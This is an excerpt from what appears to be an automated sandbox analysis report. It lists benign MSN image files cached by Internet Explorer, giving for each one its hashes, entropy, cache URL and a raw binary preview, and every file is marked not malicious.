SHA1:	7A185F8FF5FF1EC11744B44C8D7F8152F03540D5
SHA-256:	17917B48CF2575A9EA5F845D8221BFBC2BA2C039B2F3916A3842ECF101758CCB
SHA-512:	232AE7AB9D6684CDF47E73FB15B0B87A32628BAEEA97709EA88A24B6594382D1DF957E739E7619EC8E8308D5912C4B896B329940D6947E74DCE7FC75D71C684
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB14EN7h.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....C..... ....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."...}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...E.(.Y....E.D....=h...<t.S.....5i..9.. .:..".R..i...dt&..J..!...P..m&..5`VE..|..j.d...i..qL=x...4.S@..u.4.J.u.....Ju%.FEU..I.*.]#4.3@.6...yH...=..}.#....bx...1s...O.....7R....."U.....jY.'.L.0..ST.M.:t3...9...2.:.0$...V..A..w..o..T.Y#...=).K..+.....XV...n;.....}.37.....:.!E.P.E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%-...uE,.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1cG73h[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	917
Entropy (8bit):	7.682432703483369
Encrypted:	false
SSDEEP:	24:k/6yDLeCoBkQqDWOIotl9PxlehmoRArmuf9b/DeyH:k/66oWQiWOIul9ekoRkf9b/DH
MD5:	3867568E0863CDCE85D4BF577C08BA47
SHA1:	F7792C1D038F04D240E7EB2AB59C7E7707A08C95
SHA-256:	BE47B3F70A0EA224D24841CB85EAED53A1EFEEFCB91C9003E3BE555FA834610F
SHA-512:	1E0A5D7493692208B765B5638825B8BF1EF3DED3105130B2E9A14BB60E3F1418511FEACF9B3C90E98473119F121F442A71F96744C485791EF68125CD8350E97D
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cG73h.img?h=27&w=27&m=6&q=60&u=t&o=t&l=f&f=png

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1cG73h[1].png	
Preview:	.PNG.....IHDR.....U....sRGB.....gAMA.....a.....pHYs.....*IDATHK.V;o.A..{.m...P,..$D.a...*.H..''...h.....o....)R(..IA...(''.....u...LA.dovfg....3.'.+.b....V.m.J..5-.p8. .....Ck..k...H).....T.....t.B...a... .^.....^.A..[..^..j[.....d?!x....+c....B.D;...1Naa.....C.$..<(J...tU..s....''.JRRc8%..~H..u...%...H}..P.1.yD...c.....$...@@.....`.*..J(cWZ..~.}..& ...*.~A.M.y,.G3.....=C.....d..B...L`..<>..K.o.xs...+.$[..P....rNNN.p....e..M,.zF0....=.f*..s+...K..4!Jc#5K.R...*F. .8.E..#...+O6..v...w....V...!..8|Sat...@...j.Pn.7....C.r....i.....@..... H.R....+.''.....n....K.}.].OvB.q..0,...u..,.....m}.)V....6m....S.H~.O.....\.....PH..=U\....d.s<...m..^.8.i0.P..Y..Cq>.....S....u.....!L%.Td.3c.7..?.E.P..$#i[a.p.=.0..\..V*..?. ./e.0.._ ..B.]YY..;..\0..]..|.N.8.h.^..<(.&qrl<L(.ZM....gl:.H....oa=.C@.@.....S2.rR.m....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHBnn[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	6436
Entropy (8bit):	7.914696570266268
Encrypted:	false
SSDEEP:	192:xCwek8uaZggX31jWclG0zKWuFqnTgZZVIEpOTNCqc:Uwguah5uGgZrmIqc
MD5:	7316FE4BF8ABB97B47DC405E82C86191
SHA1:	D65110C1810FB0E9BD3B4C5A2B5E3F9047B3A55E
SHA-256:	21B3C5C5CC965197169C967F809D18FDEA661CDDCC4C863596B2E1546F0483DC
SHA-512:	369A74E081C8133DF8CB1FE94B6A1C6DBF40AE05492D75A439E1A787599E86E451A6CF45049CFEC97F572966BFB5E33D0BD4A5F71CCAE65377C5510859E7F09
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHBnn.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=376&y=126
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....''.....}.....!1A..Qa.''q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq.''2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..ii..C..b.E ..Ju!...f..P..L..1i)i1@.E.....(.....Q@..Q@.(.....&.....J.!.....@iqK.(..0..M.4.QF)q@.b.^''...c$..N j...)''.HT.3..... ...&N.....Q.)...W>+..v!.....6...$...3....fi.....l..5f_.^[..}..&.....;..\]B.....s.^i...NR.=...@+.....H.J..\S...''.;j...IElb;.....b.Z(.)i(...i3E....QK..%-%.h.i.....JZ1@.Q...[I'.T....[.. [.....wb..f.!...s.Eq...b.....]

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHBtr[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	7747
Entropy (8bit):	7.912784694768892
Encrypted:	false
SSDEEP:	96:BGAaESUxX2qtvSeeRlLN8wFMp7l2L0ifaYs4+BnDf0hYw5gxYVjDX6gfJGpGh5x/:BCnUxGqtvSealO7poI5o+lrAYw5cYaGB
MD5:	D92D944BB74BD21D4C93117E667CD354
SHA1:	75F0AD9DCEF3379E58CF609BE714FF1FF7BE4CFE
SHA-256:	DC84A25A11D430676E3A5D7A26448F2950696EC4D1AD8AD0B507216781B9E6C5
SHA-512:	0DF01DAD0CCBFF1F94491F38227CEBDB06669D1D1A57C92C77D6A9A56C62A47163590C2E226C5174B54D761D847169F0E5F7E4D814BF1695F170765CE438722
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHBtr.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....''.....}.....!1A..Qa.''q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq.''2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..3Fi(....m...R.:.f.....(.sII.Z.ClJi.0..N....i..J`!>..E.....C.4g...4...2Lq.vi...I..Kl.Z..IKM'..u.....h...)(...JZC..-%.P.RR.L ..i.R..m%)....(.....(....M.w..8..B3@.,.JQHAIKI@..Q.)._Z.u%&h.....sK@.%-%..R.P.QE....M8.qL..c.q.4.....)...M/joJ@\''.ZJ@...P.RR.3.C`1.r3....%).E.%-%/z.(....4Pi(.FO.. .Q@.Hi..)...S.(..b.....(.T....a[..4..Jm/^i..\....)sH..c..ZtK...r:f..4

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHG2q[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	7871
Entropy (8bit):	7.925642446695778
Encrypted:	false
SSDEEP:	192:BCse2DfHgfl9VuTgWZTAOwSejDibY3upHBIOlYMGG9:kslkDuT3Q33iE3Exld0
MD5:	8CE0A532C34806CB8D5F75E7E617B1DF
SHA1:	3D6462E3FA2622939B99B3917BAB2B08B2079E6F
SHA-256:	4A0634EEA60A9189B2196479A6466AA0DEFFA38A7F9341B7EA039707AF26FB39
SHA-512:	46A616CDBA7A3117BF809D7C63D78B6FF345C9F4D0747DEC5D69389DC6B150704D77D633E333717B815A798DAF73689A74F6D4DBFC4DC7E2D32ACCD9B81E8 D
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHG2q.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHG2q[1].jpg

Preview:

......JFIF............C............... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOO.........."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs
tuvwxyz...?..(.... LR..n(.;.b..J........4.(.......h...Z(...QKE..QHT.Z1@.1.i.......HS.U.Rm.p+l.8...O..e..*Pi....)......ih.h...1F)h.........(
.sE...)h...3E-......Q.)q@.(..B)f8..k..u....-..u...UM].Xl,...v.o....p..Q...f.4..)..4...fh..?4..y...$.-0.vi.......E.P..P)h.1T.k.,l....w..A.W.9.K....Q..L.kB..%tS.....y...k..kB..).E.Lr.DN.>.....
a.J.S..........."..y..)Km...+........K.$g.3}.>.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHGk5[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	4407
Entropy (8bit):	7.770640540434376
Encrypted:	false
SSDEEP:	96:xGAaEgAjI7etObapitjpFJep1ghSKrjb+JvtcLDzjz5GTV3lBLf:xCVAEytOOpKOPKrj0vanzPgV1BL
MD5:	50FC998188EE12F9C27D1F3EEF922A9A
SHA1:	F4BD061A269AA56CD966026763B4DC29AE7A3120
SHA-256:	0BAB4D055372136E1440543C5C5F340F6D4DCC6A7B4F301BE6A7FBAE620AD7C8
SHA-512:	0A6C864CE6F11AC65D82104458210F42E93591BD241B3DE3B4845BF407BDB478866231ECC9E1CC58017EB670F40A0E5387B5C1C4F013DB5F816AD0A01C89D22
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHGk5.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg

Preview:

......JFIF.....H.H.....C............... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOO.........."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs
tuvwxyz...?...(...(...(...(...(...(...(...(...(...(..#...X.{..8.e.......C.a...7... .....+.......0.........I.t..z.k.Tw.;)a.W....F..5..~.+..[6>*..Xu...
.....x..*.4xh=.}.h..*>:.`i..:e.v...%.B.S..<.......o..yl...tn..k....h.z.4h......(...(...(...(...(...(...(...(..:...~.wv...LW..q..W...^U..r.o.~..L..t..$.;$.I$...E..z.J...QK....1...,....D..9..}.Z.N..B-"X..FI......
\..m-.={#

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHLiJ[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	20775
Entropy (8bit):	7.967270212955468
Encrypted:	false
SSDEEP:	384:eM1p8D59spbZL2OFKOqmMEMbNVyx7F2FnukcnEmLkA4yQ:eup8D3spbkEKoMEMbNVyxx2Fukn6c
MD5:	66B71600B13AC2B0A75B1F12E129551E
SHA1:	E169621380C8A0D57A5F0668201D361712363D94
SHA-256:	E6530D1F9753BBCD5CC2C01500358F387364CE8E01F9FE845D02E54EF482BC4E
SHA-512:	05634D50EE8BBE2D1C9EBE5EF2AD6A0AEB360C8DD34FA08168AAA216B6C020249CCF27343718E9A8155391525B5D87829EA2AEE1F6DF139359951C01BC0B10 D
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHLiJ.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg

Preview:

......JFIF.....,.,.....C............... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOO......M.7.."..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefgh
ijstuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY
Zcdefghijstuvwxyz...?....J...~..,7p....T..1...:V*.S../..%.\|.w..}..i..d?u.B*4f...tj..h....aa..q4G....g$.H....zU.yg.....:......Y....N,..>.4.
;T.<....F^..Z...O.HL.~.......2..ROa..."...*.&3).cg8 {g..z.C...a.2..^_...=..E_Z..R1.i..rO...N..,..L.x[q.....\e...R..3.C...w.a.......B.dV.....YI.H.....m...nMrO..b.VaN..|..H.B.Fq.......i.y....L
E.GL.?..$.{-.Vy.1m.Nx...m,6v.[.#.......#.L....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHqH1[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	16727
Entropy (8bit):	7.890731722624281
Encrypted:	false
SSDEEP:	384:7IPFhwGyK16xlANXd2j/RE9kYgo7jE/BpTZ2pK5olFh0UU:7IPwGy61Uj297gvT6KKT6UU
MD5:	AD771B594D8435B72EC3C554C8D24559
SHA1:	EF20299A044277D48BA2F7A48DAD911C9203961E
SHA-256:	3C22853E71F5E3D4E9720B982F816E98A9CFCA3283DBC850807874B376E6EBDE
SHA-512:	EF68769687686F4CE35982762F1BBDA9914CAC0A37E5CCC9B807BE61A2723588500D73EA8D634437B5AD988BD9A40B2A5BE56387AD5F2AB9650616324F290C79
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHqH1.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHqH1[1].jpg	
Preview:	.....JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?......_..hV...W.....cD....K..z....?..S6..vW..I....F1...".E....d ..W5.#.z.....Ud..0.V.T.6..oP...nL.R.c.v..S-....Mm+. .%5...d..w.o..N.....J.y.~..1rw:.U.a`.%..c...S..*C0....._...u..&.....EcK.i7.&.v....:.....l.0[..{V.S.....T.....D..].....tz1.Y...<S.W+.B9d..&.c%..c.V...(..f.u..Gr..4.;DV.Q.!'...+.^...o.U`.[.. pF.9...5.k..MJ..[.!...+.}.....i._:v.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHrlW[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	7812
Entropy (8bit):	7.9211678774758845
Encrypted:	false
SSDEEP:	192:BCpFt0hwMHqym7V6XclWEdiXFL94BxGyFfIx4:k9awMHZBXAWqyf4zZF44
MD5:	38E61C71122A35B71CF2E7BF2B3AA948
SHA1:	B6EEF9ACA7B390E89CD5F407C8170F71ACA4D78B
SHA-256:	ABBBBF9F97547C8745B0C1B4D77F174663DF516AC5285D71CB013CC4186D5FEE
SHA-512:	60DBE302287D0CCF6BD494CC24DBD1337E89EF573C392EE076FA48230DD60B452660155437181FD5C5D9092B1255C5E3350D2BDEAD8F7D33976A3AD1D82FAF9
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHrlW.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...$..{.ZI..c/..J..6....HJy...7.u..Q..v.....".#...*].>^.....".~.9&....m...J..p.....P.I.....M....9.@.o<.<`..YO.T1.....c.8. .X.4p .9...P1K.....G.@.....}E!$..d..@...w....R.H..?....q.....0H..... &3.B.8...(S.....o..Y.K...~o.?...I.....Z@s.....c....=W|{....=..'.=I.d..8.go..c.).C.....H...U6..-l.4.....ps.....$ ...U.A..C%.v.R[D-l..JF.7...*..*.. ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dHxEf[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	downloaded
Size (bytes):	8561
Entropy (8bit):	7.920801102370238
Encrypted:	false
SSDEEP:	192:xFzQfDh+eQIrfCm3XGDSoofIb0kFFkqmSdWWx4om:fz2fbB3SowYMFFbx4om
MD5:	83A95EEF6F7E70E818BB1F9716F53FBD
SHA1:	DBDEEB383722F3AE48B5BD5140A23DB2141A1A39
SHA-256:	45AAE5E29E9516A54EA865F8E7738C1ACDE6E0003BD7830F197FE51D88D43687
SHA-512:	1B7AC6B3DEFAE3F65A4C18D82346D43C635D3070F562402405462CC785BD31B3B7AE3C59704AA0027560C4A5C2E71C2965FC3D860ADB7CAB36E43CB7F0F8FEA
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHxEf.img?h=166&w=310&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?.....5M..y.....&..z....`..A.#<.4..j.Zk..T[iG.....]...."F..5..x]c.}....>....m.S.....r+)S.Z.T*.O..%.A. ..p..I5~...qv....c....N .....K>0].O..[....D(.YnUlR~.=.KR?.....Wu3.....Y...NI...8....E.U".+~.....=*?1U.-.1.?....=...@;.b..`..d.....cilb.E.@.`.i....O<.?.....a.....$...u.....T.....71....N... $.I$.....<.....v....`p OAL,v7^..z.H.Rx.....(a..8*.E

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dI7Wd[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	8703
Entropy (8bit):	7.854263285778846
Encrypted:	false
SSDEEP:	192:BYOQHoxNLt8fEBe8qHmb4ZMph0NkQdWDhZVzH8kjl0:eOIWLtP08qGQMph0W9D9zH8kK
MD5:	1DC4E26F46296E53A12B4BD9D8C917F0
SHA1:	7DBEF06ACBB84FDA194B52CD63B6811E1B2925EE
SHA-256:	19BFCD1F9D7371CFA501157AF679D8F434093CF77AD0B868C68127331B199A61
SHA-512:	0CA22252B9AC6C6BC891E1F7702B0B8282E854F7BFFD8902282905A4C6716ADCCB8DE7AC3A08B7FE94C224B80CE9B6FF747E2B7A9D1BB7568EBE102AB633A91F
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dI7Wd.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB1dI7Wd[1].jpg	
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..(...E...+.....:.\.nxr.C$.....JN....@:.;.|..5B}xA'..L.rs.).Z.t9..k.H.).V.CS.....~.=:...QP..S.MjAv....=M.SZ...:....m.q.k..;.:..cb.9.I."....Z.\...u.Ya.Q..Rfd..q\..4s...y....=k..2*....a...'.r..ec.F+[_..zv.....Oj..u...)&...Q.u....1K.1@..)qF(.....P.QK.1@....b...J)qF(..)qF(.(..b...Z(...P(.R.*H.idX.e.....'Nk...8.....8..x.*...Oo.....6.J..>.k..A^;....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB7gRE[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	482
Entropy (8bit):	7.256101581196474
Encrypted:	false
SSDEEP:	12:6v/78/kFLsiHAnE3oWxYZOjNO/wpc433jHgbc:zLeO/wc433Cc
MD5:	307888C0F03ED874ED5C1D0988888311
SHA1:	D6FB271D70665455A0928A93D2ABD9D9C0F4E309
SHA-256:	D59C8ADBE1776B26EB3A85630198D841F1A1B813D02A6D458AF19E9AAD07B29F
SHA-512:	6856C3AA0849E585954C3C30B4C9C992493F4E28E41D247C061264F1D1363C9D48DB2B9FA1319EA77204F55ADBD383EFEE7CF1DA97D5CBEAC27EC3EF36DEF8E
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB7gRE.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J....wIDAT8O.RKN.0.}v\....U....-.. .....8..{$...z..@.....+.....K...%)...I.....C4.../XD].Y..:.w.....B9..7..Y..(.m.*3. .!..p..,.c.>.\<H.0.*...,w:.F..m...8c,.^.....E.....S...G.%.y.b....Ab.V.-.}.=..."m.O..!...q.....]N.)..w..\..v^.^...u...k..0.....R.....c!.N...DN`)x..:.."*Brg.0avY.>.h...C.S...Fqv._.]....E.h.\|Wg..l.....@.$.Z.]....i8.$).t..y.W..H..H.W.8..B...'.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BB7hg4[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	458
Entropy (8bit):	7.172312008412332
Encrypted:	false
SSDEEP:	12:6v/78/kFj13TC93wFdwrWZdLCUYzn9dct8CZsWE0oR0Y8/9ki:u138apdLXqxCS7D2Y+
MD5:	A4F438CAD14E0E2CA9EEC23174BBD16A
SHA1:	41FC65053363E0EEE16DD286C60BEDE6698D96B3
SHA-256:	9D9BCADE7A7F486C0C652C0632F9846FCFD3CC64FEF87E5C4412C677C854E389
SHA-512:	FD41BCD1A462A64E40EEE58D2ED85650CE9119B2BB174C3F8E9DA67D4A349B504E32C449C4E44E2B50E4BEB8B650E6956184A9E9CD09B0FA5EA2778292B01EA5
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB7hg4.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J...._IDAT8O.RMJ.@...&.....B%PJ.-..... ...7..P..P....JhA..*$Mf..j.*n.*~.y...}...:...b...b.H<.)...f.U...fs`.rL....}.v.B..d.15..\T.*.Z_..'.}..rc....(...9V.&.....|.qd...8.j..... J...^..q.6..KV7Bg.2@).S.l#R.eE.. ..:_.....l.....FR.....r...y...eIC.....D.c.....0.0..Y..h....t....k.b..y^..1a.D..|...#.ldra.n.0.....:@.C.Z..P....@...*.....z.....p....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BBIbTiS[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	820
Entropy (8bit):	7.627366937598049
Encrypted:	false
SSDEEP:	24:U/6gJ+qQtUHyxNAM43wuJFnFMDF3AJ12DG7:U/6gMqQtUSxNT43BFnsRACC
MD5:	9B7529DFB9B4E591338CBD595AD12FF7
SHA1:	0A127FA2778A1717D86358F59D9903836FCC602E
SHA-256:	F1A3EA0DF6939526DA1A6972FBFF8844C9AD8006DE61DD98A1D8A2FB52E1A25D
SHA-512:	4154EC25031ED6BD2A8473F3C3A3A92553853AD4DEFBD89DC4DD72546D8ACAF8369F0B63A91E66DC1665CE47EE58D9FDD2C4EEFCC61BF13C87402972811AB27
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBIbTiS.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....IDAT8O.S.K.Q....m.[.L\.,%l*..S.....^.^.z..^..{..-.Bz.....MA+.....{W....p.9..;.s....^..z..!...+..#....3.P..p.z5.~..x>.D.].h.~m..Z..c.5..n..w...S."..U.....X.o...;}.f..:.}]`..<S...7.P{k..T.*....K..._.E..%x.?eRp..{.....9.....,...L..... .....})..._ TM)..Z.mdQ.....sY .q..,.T1.y.,lJ.y...'?...H..Y...SB..2..b.v.ELp....~.u.S...."8..x1{O....U..Q...._.aO.KV.D\..H..G..#..G.@.u.....3...'...sXc.2s.D.B...^z....I....y...E..v.l.M0.&k`.g....C.`..*..Q..L.6.O&`.t@..|..7.$Zq...J.. X..ib?,.;&.....?..q.Q.,Bq.&.....:#O....o..5.A.K..<..'.+.z...V...&. .....r...4t.....g.....B.+-..L3....;ng>..}(.....y.....PP.-.q.....TB.....|HR..w..-....F.....p...3.,..x..q..O..D.....)..Vd.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\BBVuddh[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	304
Entropy (8bit):	6.758580075536471
Encrypted:	false
SSDEEP:	6:6v/lhPkR/ChmU5nXyNbWgaviGjZ/wtDi6Xxl32inTvUI8zVp:6v/78/e5nXyNb4lueg32au/
MD5:	245557014352A5F957F8BFDA87A3E966
SHA1:	9CD29E2AB07DC1FEF64B6946E1F03BCC0A73FC5C
